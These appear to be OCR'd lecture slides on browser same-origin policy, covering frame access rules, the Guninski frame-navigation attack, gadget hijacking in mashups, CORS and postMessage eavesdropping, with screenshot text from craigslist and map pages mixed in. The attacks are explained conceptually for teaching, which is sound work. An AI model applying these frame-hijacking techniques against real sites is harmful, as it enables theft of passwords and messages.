


- Each frame of a page has an origin
  - Origin = protocol://domain:port
- Frame can access objects from its own origin
  - Network access, read/write DOM, cookies and localStorage
- Frame cannot access objects associated with other origins

Mashups


Traffic
Map
Satellite
Hybrid
Chicago
Naperville
Aurora
Schaumburg
Elgin
Oak Park
Cicero
craigslist
chicago
post to classifieds
my account
help, faq, abuse, legal
search craigslist
housing
for sale
event calendar (945)
community (3670)
activities
lost+found
artists
musicians
childcare
local news
general
politics
groups
rideshare
pets
volunteers
events
classes
personals (25771)
strictly platonic
housing
apts / housing
rooms / share
sublets / temp
housing wante
housing swap
vacation rental
parking / stora
office / comme
real estate for
for sale
barter
bikes
boats
books
business
Map
Satellite
Hybrid
Menlo Park
Atherton
East Palo Alto
Woodside
Google
pics
price
bd
description
city
date
$1880 2bd Cozy And Charming 2 Spacious Bedroom Duplex Redwood Ci 11/28
$1800 3bd House For Rent (Upstairs Unit Only) Daly City 11/28
$1525 2bd 2 Bedroom in Awesome Location! San Mateo 11/28
$1819 2bd Great 2B2B Apartment With Cathedral Ceilings! Great Location! San Mateo 11/28
$2000 4bd 2 Bth, 2 Story fixer-upper Available Now Daly City 11/28
$1650 2bd 2ba Apartment, Gated Complex, w/ Covered Parking, Pool, and Laundry Palo Alto 11/28
$1586 1bd Woo Hoo!Woo Hoo! "Luxury Living @ a 5 Star Community " Woo Hoo! Daly City 11/28
$1819 2bd Great 2B1B Apartment Home With Cathedral Ceilings! San Mateo 11/28

iGoogle (Now Defunct)



Cross-Frame Scripting

- Frame A can execute a script that manipulates arbitrary DOM elements of Frame B only if Origin(A) = Origin(B)
  - Basic same origin policy, where origin is the protocol, domain, and port from which the frame was loaded
- Some browsers used to allow any frame to navigate any other frame
  - Navigate = change where the content in the frame is loaded from
  - Navigation does not involve reading the frame's old content

Frame SOP Examples

Suppose the following HTML is hosted at site.com

- Disallowed access

```
<iframe src="http://othersite.com"></iframe>
alert( frames[0].contentDocument.body.innerHTML )
alert( frames[0].src )
```

- Allowed access


```
<img src="http://othersite.com/logo.gif">
alert( images[0].height )
```

or

```
frames[0].location.href = “http://mysite.com/”
```


Navigating child frame is allowed, but reading frame[0].src is not

Guninski Attack




If bad frame can navigate sibling frames, attacker gets password!

Gadget Hijacking in Mashups




Gadget Hijacking



Modern browsers only allow a frame to navigate its "descendant" frames


Recent Developments



- Cross-origin network requests
  - Access-Control-Allow-Origin: <list of domains>
    - Typical usage:
      Access-Control-Allow-Origin: *
- Cross-origin client-side communication
  - Client-side messaging via fragment navigation
  - postMessage (newer browsers)

postMessage

- New API for inter-frame communication
- Supported in latest browsers




Example of postMessage Usage

Messages are sent to frames, not origins

Message Eavesdropping (1)

frames[0].postMessage("Hello!")


- With descendant frame navigation policy
- Attacker replaces inner frame with his own, gets message




Message Eavesdropping (2)

frames[0].postMessage("Hello!")

